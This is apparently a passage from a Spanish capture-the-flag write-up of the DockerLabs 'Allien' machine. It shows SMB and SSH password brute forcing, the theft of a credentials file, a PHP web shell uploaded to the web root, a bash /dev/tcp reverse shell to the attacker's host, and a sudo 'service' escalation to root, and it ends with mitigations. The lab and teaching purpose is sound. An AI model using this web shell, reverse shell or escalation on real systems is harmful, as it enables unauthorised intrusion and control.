SMB 172.17.0.2 445 SAMBASERVER [-] SAMBASERVER\satriani7:august STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 SAMBASERVER [-] SAMBASERVER\satriani7:orlando STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 SAMBASERVER [-] SAMBASERVER\satriani7:samuel STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 SAMBASERVER [-] SAMBASERVER\satriani7:cameron STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 SAMBASERVER [-] SAMBASERVER\satriani7:slipknot STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 SAMBASERVER [-] SAMBASERVER\satriani7:cutiepie STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 SAMBASERVER [-] SAMBASERVER\satriani7:monkey1 STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 SAMBASERVER [+] SAMBASERVER\satriani7:50cent
```

```
(kali@kali)-[/usr/share/wordlists]
$
```

Ahora que tengo un usuario y una contraseña, puedo hacer uso de **smbclient**.

De todos modos voy a probar acceder mediante `ssh` con estas credenciales:

```
Session Actions Edit View Help
Shell No. 1 x kali@kali: ~/Dockerlabs/Allien x

(kali@kali)-[~/Dockerlabs/Allien]
$ ssh satriani7@172.17.0.2
satriani7@172.17.0.2's password:
Permission denied, please try again.
satriani7@172.17.0.2's password:
Permission denied, please try again.
satriani7@172.17.0.2's password: 
```

Pero veo que no funciona aquí.

Paso a hacer uso de **smbclient**.

`smbclient` es la utilidad de línea de comandos del paquete **Samba** (cliente SMB) que permite conectarse a recursos compartidos SMB/CIFS (Windows, Samba, NAS). Funciona como un cliente FTP-like: listar shares, listar directorios, descargar/subir archivos, borrar, crear carpetas, etc. Muy útil para enumeración rápida en pentesting y para administración.

```
(kali@kali)-[/usr/share/wordlists]
$ smbclient -L 172.17.0.2 -U "satriani7%50cent"

Sharename      Type      Comment
-----
myshare        Disk      Carpeta compartida sin restricciones
backup24       Disk      Privado
home           Disk      Produccion
IPC$           IPC       IPC Service (EseEmeB Samba Server)

Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 172.17.0.2 (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available
```

Veo que aparecen 4 recursos compartidos.

Intento acceder con las credenciales que tengo al share de backup .

```
1 smbclient \\\\172.17.0.2\\backup24 -U "satriani7%50cent"
```

Listando el contenido del directorio actual con `dir` veo que contiene lo siguiente.

```
(kali@kali)-[/usr/share/wordlists]
$ smbclient \\\\172.17.0.2\\backup24 -U "satriani7%50cent"
Try "help" to get a list of possible commands.
smb: \> dir
.                D           0  Sun Oct  6 09:19:03 2024
..               D           0  Sun Oct  6 09:19:03 2024
Documents        D           0  Sun Oct  6 09:15:03 2024
Temp             D           0  Sun Oct  6 09:18:51 2024
Videos           D           0  Sun Oct  6 09:15:03 2024
Pictures         D           0  Sun Oct  6 09:15:03 2024
Desktop          D           0  Sun Oct  6 09:18:46 2024
CQF06Q~M        D           0  Sun Oct  6 09:19:03 2024
Downloads        D           0  Sun Oct  6 09:15:03 2024
```

Me toca moverme por los diferentes directorios para ver si encuentro algo de valor.

Dentro del directorio `Documents\Personal` veo que hay dos ficheros `txt` que pueden ser interesantes.

```
smb: \> dir
.                D           0  Sun Oct  6 09:17:17 2024
..               D           0  Sun Oct  6 09:15:03 2024
notes.txt        N          15  Sun Oct  6 09:19:57 2024
credentials.txt  N         902  Sun Oct  6 09:23:29 2024
```

Al intentar descargarlos, por algun motivo no se me permite.

```
smb: \Documents\Personal> get notes.txt
Error opening local file notes.txt
smb: \Documents\Personal> get credentials.txt
Error opening local file credentials.txt
```

Investigando un poco, he podido solventar esto de la siguiente manera:

- Cambiar el directorio local a uno seguro (por ejemplo `/tmp`)

```
smb: \Documents\Personal> lcd /tmp
smb: \Documents\Personal> get credentials.txt
getting file \Documents\Personal\credentials.txt of size 902 as credentials.txt (97.9 KiloBytes/sec) (average 61.3 KiloBytes/sec)
smb: \Documents\Personal> get notes.txt
getting file \Documents\Personal\notes.txt of size 15 as notes.txt (4.9 KiloBytes/sec) (average 56.0 KiloBytes/sec)
smb: \Documents\Personal>
```

Cuando `smbclient` hace `get <remoto>` intenta **crear/abrir un fichero local** en el directorio local actual (el que indica `lcd`). Si ese directorio **no es escribible** por tu usuario (o está lleno, o el fichero local existe y no es escribible), obtendrás `Error opening local file` . `/tmp` suele ser **world-writable** (todos los usuarios pueden

crear archivos allí), por eso al cambiar a `/tmp` la operación pudo crear/abrir el fichero y la descarga funcionó.

Ahora solo me falta investigar el contenido de dichos ficheros.

Salgo del recurso compartido, voy al directorio `tmp` y reviso el contenido con `cat`.

```
smb: \> exit  
  
(kali㉿kali)-[/usr/share/wordlists]  
└─$ ls /tmp  
c19f56a4-e09e-4675-8b33-9f4eea039ae2.zip  
config-err-Jy8456  
credentials.txt  
hsperfdata_root  
notes.txt  
nxc_hosted
```

- 1 `cat notes.txt`
- 2 `cat credentials.txt`

```
(kali㉿kali)-[/tmp]
$ cat notes.txt
tu como pitas?

(kali㉿kali)-[/tmp]
$ cat credentials.txt
# Archivo de credenciales

Este documento expone credenciales de usuarios, incluyendo la del usuario administrador.

Usuarios:
-----
1. Usuario: jsmith
   - Contraseña: PassJsmith2024!

2. Usuario: abrown
   - Contraseña: PassAbrown2024!

3. Usuario: lgarcia
   - Contraseña: PassLgarcia2024!

4. Usuario: kchen
   - Contraseña: PassKchen2024!

5. Usuario: tjohnson
   - Contraseña: PassTjohnson2024!

6. Usuario: emiller
   - Contraseña: PassEmiller2024!

7. Usuario: administrador
   - Contraseña: Adm1nP4ss2024

8. Usuario: dwhite
   - Contraseña: PassDwhite2024!

9. Usuario: nlewis
   - Contraseña: PassNlewis2024!

10. Usuario: srodriguez
    - Contraseña: PassSrodriguez2024!

# Notas:
- Mantener estas credenciales en un lugar seguro.
- Cambiar las contraseñas periódicamente.
- No compartir estas credenciales sin autorización.
```

De entre todos los usuarios listados, veo uno que obviamente es muy interesante, el del administrador .

Pruebo de acceder mediante `ssh` con estas credenciales. Lo que puedo hacer es crear dos ficheros por separado, uno que contenga los **usuarios** y el otro que contenga las **contraseñas** y realizar fuerza bruta con **Hydra**.

```
1 sudo nano users.txt
2 sudo nano passwds.txt
```

Y ahora toca lanzar a **Hydra**:

```
1 hydra -L users.txt -P passwds.txt 172.17.0.2 ssh -f -I
```

```

(kali㉿kali)-[~/Dockerlabs/Allien]
$ sudo nano users.txt

(kali㉿kali)-[~/Dockerlabs/Allien]
$ sudo nano passwd.txt

(kali㉿kali)-[~/Dockerlabs/Allien]
$ hydra -L users.txt -P passwd.txt 172.17.0.2 ssh -f -I
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-25 09:00:26
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the ta
sks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:10/p:10), ~7 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2  login: administrador  password: AdminP4ss2024
[STATUS] attack finished for 172.17.0.2 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-25 09:00:41

(kali㉿kali)-[~/Dockerlabs/Allien]
$

```

Con esto verifico que puedo usar las credenciales de `administrador` con el servicio de `ssh`.

Toca conectarse de manera remota como **administrador**:

```
1 ssh administrador@172.17.0.2
```

Una vez dentro, verifico que soy es usuario `administrador` con el comando `whoami`.

```

(kali㉿kali)-[~/Dockerlabs/Allien]
$ ssh administrador@172.17.0.2
administrador@172.17.0.2's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.12.38+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
$ whoami
administrador
$

```

Como ya tengo acceso, toca moverse un poco para ver qué hay y por dónde tirar.

El objetivo es obtener el máximo de información posible sobre:

- El sistema operativo
- La arquitectura
- Las versiones del kernel
- Posibles vectores de escalada de privilegios
- Entornos variables
- Usuarios conectados

Comando que se pueden usar aquí serian:

- `ls -la`

- hostname
- uname -a
- cat /proc/version
- cat /etc/issue
- env

De esta forma puedo obtener información nombre del sistema (host) actual, útil para para identificar si estoy en un entorno real o virtualizado; toda la información del kernel: nombre, versión, arquitectura, etc. (para saber si el kernel es vulnerable a exploits locales (privilege escalation)); conocer la versión del kernel y el compilador usado (gcc) (y así ver si el sistema fue compilado con versiones antiguas del kernel); averiguar la distribución y versión del sistema operativo (esto me puede ayudar a elegir exploits específicos compatibles con la distro).

```
$ uname -a
Linux 7912ff2c4078 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kali1 (2025-08-12) x86_64 x86_64 x86_64 GNU/Linux
$ cat /proc/version
Linux version 6.12.38+kali-amd64 (devel@kali.org) (x86_64-linux-gnu-gcc-14 (Debian 14.2.0-19) 14.2.0, GNU ld (GNU Binutils for Debian) 2.44) #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kali1 (2025-08-12)
$ env
USER=administrador
SSH_CLIENT=172.17.0.1 47456 22
HOME=/home/administrador
SSH_TTY=/dev/pts/0
LOGNAME=administrador
TERM=xterm-256color
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
LANG=C.UTF-8
SHELL=/bin/sh
PWD=/home/administrador
SSH_CONNECTION=172.17.0.1 47456 172.17.0.2 22
```

Escalada de privilegio

Conocido en inglés como **Privilege Escalation** no es más que la explotación de una vulnerabilidad para obtener acceso no autorizado a dicho usuario (con privilegios de root). Un comando clave en post-explotación para buscar posibles vectores de escalada de privilegios es:

```
1 find / -perm -4000 2>/dev/null
```

Porque he usado el **SUID 4000** aquí? Fácil, SUID (Set User ID) es un permiso especial que permite que un archivo se ejecute con los privilegios de su propietario, no del usuario que lo lanza.

Si un archivo SUID pertenece a root, entonces cualquier usuario que lo ejecute lo hará como root.

```
$ find / -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/su
/usr/bin/umount
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/sudo
$
```

Ahora quiero revisar que tipo de privilegios existen con SUDO con el usuario actual:

Probando el comando:

```
1 sudo -l
```

Sirve para listar los privilegios de sudo que tiene el usuario actual en el sistema 🗝️

- sudo → ejecuta comandos con privilegios de superusuario (root)
- -l → (list) muestra una lista de los comandos que el usuario puede (o no puede) ejecutar con sudo

No parece que el usuario actual tenga permisos `root` .

```
$ sudo -l
[sudo] password for administrador:
Sorry, user administrador may not run sudo on 7912ff2c4078.
$ ls -l /usr/bin/sudo
-rwsr-xr-x 1 root root 277936 Apr  8 2024 /usr/bin/sudo
$
```

En este punto me encuentro atascado y no sé como seguir, así que voy a hacer un breve resumen de lo que tengo para orientarme un poco.

Tengo:

1. 4 puertos abiertos: 22,80 139 y 445
2. He encontrado 2 usuarios: satriani7 y administrador
3. También he descubierto los recursos compartidos de satriani7

Podria mirar de revisar los recursos de administrador.

```
1 smbmap -H 172.17.0.2 -u administrador -p Adm1nP4ss2024
```

```
(kali@kali)-[~/Dockerlabs/Allien]
$ smbmap -H 172.17.0.2 -u administrador -p AdminP4ss2024

SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[\\] Checking for open ports...
[*] Detected 1 hosts serving SMB
[\\] Authenticating...
[/] Authenticating...
[-] Authenticating...
[*] Established 1 SMB connections(s) and 1 authenticated session(s)
[\\] Enumerating shares ...
[\\] Enumerating shares ...
[/] Enumerating shares ...
[-] Enumerating shares ...
[\\] Enumerating shares ...
[\\] Enumerating shares ...
[/] Enumerating shares ...
[-] Enumerating shares ...
[\\] Enumerating shares ...
[\\] Enumerating shares ...
[/] Enumerating shares ...
[-] Enumerating shares ...
[\\] Enumerating shares ...
[\\] Enumerating shares ...
[/] Enumerating shares ...

[+] IP: 172.17.0.2:445 Name: 172.17.0.2 Status: NULL Session
Disk Permissions Comment
-----
myshare READ ONLY Carpeta compartida sin restricciones
backup24 NO ACCESS Privado
home READ, WRITE Produccion
IPC$ NO ACCESS IPC Service (EseEmeB Samba Server)

[-] Closing connections..
[*] Closed 1 connections
```

Aqui veo un recurso compartido llamado `home` con permisos `READ,WRITE` ... in-te-re-san-te

Reviso el contenido accediento mediante `smbclient` de nuevo:

- 1 `mbclient //172.17.0.2/home -U administrador`
- 2 Password `for [WORKGROUP\administrador]:`

```
(kali@kali)-[~/Dockerlabs/Allien]
$ smbclient //172.17.0.2/home -U administrador
Password for [WORKGROUP\administrador]:
Try "help" to get a list of possible commands.
smb: \> pwd
Current directory is \\172.17.0.2\home\
smb: \> ls
.                D          0   Sat Oct 25 21:27:08 2025
..               D          0   Sat Oct 25 21:27:08 2025
info.php         N          21   Sun Oct 6 09:32:50 2024
productos.php    N       5229   Sun Oct 6 11:21:48 2024
back.png         N     463383   Sun Oct 6 09:59:29 2024
styles.css       N        263   Sun Oct 6 11:22:06 2024
index.php        N       3543   Sun Oct 6 22:28:45 2024

58413036 blocks of size 1024. 36284072 blocks available
smb: \>
```

Viendo que aqui se encuentra lo que parece ser el código fuente de la web, y que tengo acceso de escritura, podria tirar de una reverse-shell y ver si obtengo acceso.

La clásica web-shell la puedo encontrar en el repositorio de github de **joswr1ght**:

<https://gist.github.com/joswr1ght/22f40787de19d80d110b37fb79ac3985>

Copio el código y lo pego en un nuevo fichero de extension PHP.


```
Session Actions Edit View Help
kali@kali: ~/Dockerlabs/Allien x kali@kali: ~/Dockerlabs/Allien x
GNU nano 8.6 webshell.php *
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" autofocus id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd'] . ' 2>&1');
    }
?>
</pre>
</body>
</html>
```

Y luego ya solo me queda subirla al servidor mediante el comando `put` .

```
(kali@kali)-[~/Dockerlabs/Allien]
$ smbclient //172.17.0.2/home -U administrador
Password for [WORKGROUP\administrador]:
Try "help" to get a list of possible commands.
smb: \> put webshell.php
putting file webshell.php as \webshell.php (13.8 kB/s) (average 13.8 kB/s)
smb: \> ls
.                D          0  Mon Oct 27 18:13:58 2025
..               D          0  Mon Oct 27 18:13:58 2025
info.php         N          21  Sun Oct 6 09:32:50 2024
webshell.php     A         311  Mon Oct 27 18:13:58 2025
productos.php   N        5229  Sun Oct 6 11:21:48 2024
back.png        N       463383  Sun Oct 6 09:59:29 2024
styles.css      N         263  Sun Oct 6 11:22:06 2024
index.php       N         3543  Sun Oct 6 22:28:45 2024

58413036 blocks of size 1024. 36415896 blocks available
smb: \>
```

Al ir a la url "<http://172.17.0.2/webshell.php>" se me abre una página donde puedo meter comandos de terminal, usando `whoami` puedo ver el usuario actual: `www-data`




Viendo que esto ha funcionado, paso conectarme mediante una reverse-shell:


<https://www.revshells.com/>

Usando como puerto el que me venia por defecto `9001` .

Abajo como opciones de SHELL: `bash` y como ENCODING: `none`.



La parte de listener es la que he de pegar en un terminal para obtener acceso con la reverse-shell.



Y en el apartado de webshell.php, añadir:

```
1 bash -c 'bash -i >& /dev/tcp/172.17.0.1/9001 0>&1'
```

Y aquí la pregunta es ... porque usar la IP que termina en 1 en vez de la de la máquina?

Por que **en redes Docker la IP que termina en .1 suele ser la puerta de enlace (gateway) del bridge docker0**, es decir, la IP del *host* vista desde dentro del contenedor. Por eso, cuando desde el contenedor intento conectar a 172.17.0.1:9001, en realidad estoy hablando con el host (Kali) a través de la red puente de Docker.

- docker0 es una interfaz virtual (bridge) creada por Docker en el **host**.
- Por defecto el bridge tiene red 172.17.0.0/16 y el host (el gateway del bridge) suele ser 172.17.0.1.
- Los contenedores reciben IPs en esa subred (ej. 172.17.0.2, 172.17.0.3 ...).

.. / service

☆ Star 12,231

Shell Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
/usr/sbin/service ../../bin/sh
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo service ../../bin/sh
```

Le paso por terminal:

```
1 sudo service ../../bin/sh
```

```
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\
use_pty
```

```
User www-data may run the following commands on f960574ae899:
(ALL) NOPASSWD: /usr/sbin/service
www-data@f960574ae899:/var/www/html$ sudo service ../../bin/sh
sudo service ../../bin/sh
whoami
root
█
```

Ya soy root !!



Mitigaciones

Posibles medidas para mitigar estas vulnerabilidades.

SSH (puerto 22) — endurecer acceso

- **Usar autenticación por claves (no contraseñas):**
 - `PasswordAuthentication no` en `/etc/ssh/sshd_config`
- **Limitar usuarios que pueden entrar:**
 - `AllowUsers adminuser@192.168.122.0/24` o `AllowGroups sshusers`
- **Cambiar port (opcional, seguridad por oscuridad)** y/o usar Port Knocking / jump host.
- **Rate limiting / bloqueo de fuerza bruta:**
 - `fail2ban` o `sshguard`.
- **MFA (Two-Factor):** Google Authenticator, Duo

HTTP (puerto 80) — protección de la app web

- **Usar TLS (HTTPS)** y redirigir 80 → 443.

- **WAF:** ModSecurity o WAF en el edge (Cloudflare, F5) para filtrar inyección, LFI, RCE attempts.
- **Sanitizar entradas y validar archivos subidos** (size/type/paths).
- **Seguridad en PHP:**
 - `disable_functions` si no necesitas `exec` , `proc_open` , etc.
 - `open_basedir` para aislar root web.
 - Rechazar uploads ejecutables o almacenar fuera del docroot.
- **Headers de seguridad:** HSTS, X-Frame-Options, Content-Security-Policy.
- **Registro y monitoreo de logs** (access + error): `/var/log/nginx/access.log` + centralizar (ELK, Splunk).

SMB / NetBIOS (139, 445) — endurecer Samba/SMB

- **No exponer SMB a Internet.** Si necesitas compartir archivos, usar VPN / SFTP / HTTPS file server.
- **Habilitar SMB signing** y exigir NTLMv2 (reduce relay/mitm)
- **Control de accesos:** shares con permisos mínimos (ACLs), evitar guest map to root.
- **Auditar acceso a shares** y logs (`/var/log/samba/`).
- **Usar SMB sobre VPN** cuando atraviesa redes no confiable

Fuentes

- <https://medium.com/@uukail2005/samba-smbd-3-x-4-x-exploitation-59a8d9431ea1>
- <https://books.spartan-cybersec.com/cppj/networking-for-juniors/puertos-y-servicios/puerto-139-y-445-smb-cifs>
- <https://labex.io/es/tutorials/linux-linux-smbclient-command-with-practical-examples-422922>
- <https://www.vaadata.com/blog/netexec-the-tool-for-auditing-an-internal-network/#aioseo-how-does-netexec-work>
- <https://www.youtube.com/shorts/qk4GnXGsiY>